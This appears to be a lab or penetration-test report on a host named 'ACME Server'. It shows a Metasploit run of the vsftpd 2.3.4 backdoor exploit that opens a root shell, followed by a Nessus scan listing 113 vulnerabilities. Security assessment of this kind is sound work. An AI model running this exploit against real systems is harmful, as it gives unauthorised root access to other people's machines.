msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.20.222:21 - The port used by the backdoor bind listener is already open
[*] 192.168.20.222:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.30.204:40055 -> 192.168.20.222:6200) at 2024-06-15 07:58:01 -0600

whoami
root
pwd
/
ll
sh: line 8: ll: command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
linuxmeterpreter
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

VSFTPD Backdoor Exploit.

The **VSFTPD** at port **21** was exploited and an access to the ACME Server as a **root user** was gained.



ACME Server

Report generated by Nessus™

Tue, 18 Jun 2024 06:46:48 MDT

TABLE OF CONTENTS

Vulnerabilities by Host

- 192.168.20.222.....4

Nessus Essentials

Vulnerabilities by Host

192.168.20.222



Vulnerabilities

Total: 113

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.0	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	-	171340	Apache Tomcat SEoL (<= 5.5.x)
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0*	5.1	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	5.1	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0*	5.9	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0*	-	61708	VNC Server 'password' Password
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	42256	NFS Shares World Readable
HIGH	7.5	5.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	5.9	90509	Samba Badlock Vulnerability
HIGH	7.5*	5.9	10205	rlogin Service Detection
HIGH	7.5*	5.9	10245	rsh Service Detection
MEDIUM	6.5	3.6	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection

192.168.20.222

4

MEDIUM	6.5	-	42263	Unencrypted Telnet Server
MEDIUM	5.9	4.4	136808	ISC BIND Denial of Service
MEDIUM	5.9	4.4	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	4.4	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	5.9	4.4	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	5.3	-	12085	Apache Tomcat Default Files
MEDIUM	5.3	4.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	-	57608	SMB Signing not required
MEDIUM	5.3	-	15901	SSL Certificate Expiry
MEDIUM	5.3	-	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.3	-	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.0*	6.3	52611	SMTP Service STARTTLS Plaintext Command Injection
MEDIUM	4.3*	-	90317	SSH Weak Algorithms Supported
MEDIUM	4.3*	3.7	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
LOW	3.7	3.6	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	3.7	3.9	83875	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)
LOW	3.7	3.9	83738	SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)
LOW	3.4	5.1	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
LOW	2.1*	4.2	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	71049	SSH Weak MAC Algorithms Enabled
LOW	2.6*	-	10407	X Server Detection
INFO	N/A	-	10223	RPC portmapper Service Detection
INFO	N/A	-	21186	AJP Connector Detection

INFO	N/A	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39446	Apache Tomcat Detection
INFO	N/A	-	39519	Backported Security Patch Detection (FTP)
INFO	N/A	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10028	DNS Server BIND version Directive Remote Version Detection
INFO	N/A	-	11002	DNS Server Detection
INFO	N/A	-	35371	DNS Server hostname.bind Map Hostname Disclosure
INFO	N/A	-	54615	Device Type
INFO	N/A	-	10092	FTP Server Detection
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	11156	IRC Daemon Version Detection
INFO	N/A	-	10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	-	10719	MySQL Server Detection
INFO	N/A	-	10437	NFS Share Export List
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information

INFO	N/A	-	11936	OS Identification
INFO	N/A	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	181418	OpenSSH Detection
INFO	N/A	-	50845	OpenSSL Detection
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	118224	PostgreSQL STARTTLS Support
INFO	N/A	-	26024	PostgreSQL Server Detection
INFO	N/A	-	22227	RMI Registry Detection
INFO	N/A	-	11111	RPC Services Enumeration
INFO	N/A	-	53335	RPC portmapper (TCP)
INFO	N/A	-	10263	SMTP Server Detection
INFO	N/A	-	42088	SMTP Service STARTTLS Command Support
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	10881	SSH Protocol Versions Supported
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	45410	SSL Certificate 'commonName' Mismatch
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	62563	SSL Compression Methods Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	51891	SSL Session Resume Supported

INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	25240	Samba Server Detection
INFO	N/A	-	104887	Samba Version
INFO	N/A	-	96982	Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	17975	Service Detection (GET request)
INFO	N/A	-	11153	Service Detection (HELP Request)
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	11819	TFTP Daemon Detection
INFO	N/A	-	110723	Target Credential Status by Authentication Protocol - No Credentials Provided
INFO	N/A	-	10281	Telnet Server Detection
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	-	19288	VNC Server Security Type Detection
INFO	N/A	-	65792	VNC Server Unencrypted Communication Detection
INFO	N/A	-	10342	VNC Software Detection
INFO	N/A	-	135860	WMI Not Available
INFO	N/A	-	20108	Web Server / Application favicon.ico Vendor Fingerprinting
INFO	N/A	-	11422	Web Server Unconfigured - Default Install Page Present
INFO	N/A	-	11424	WebDAV Detection
INFO	N/A	-	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	-	52703	vsftpd Detection

* indicates the v3.0 score was not available; the v2.0 score is shown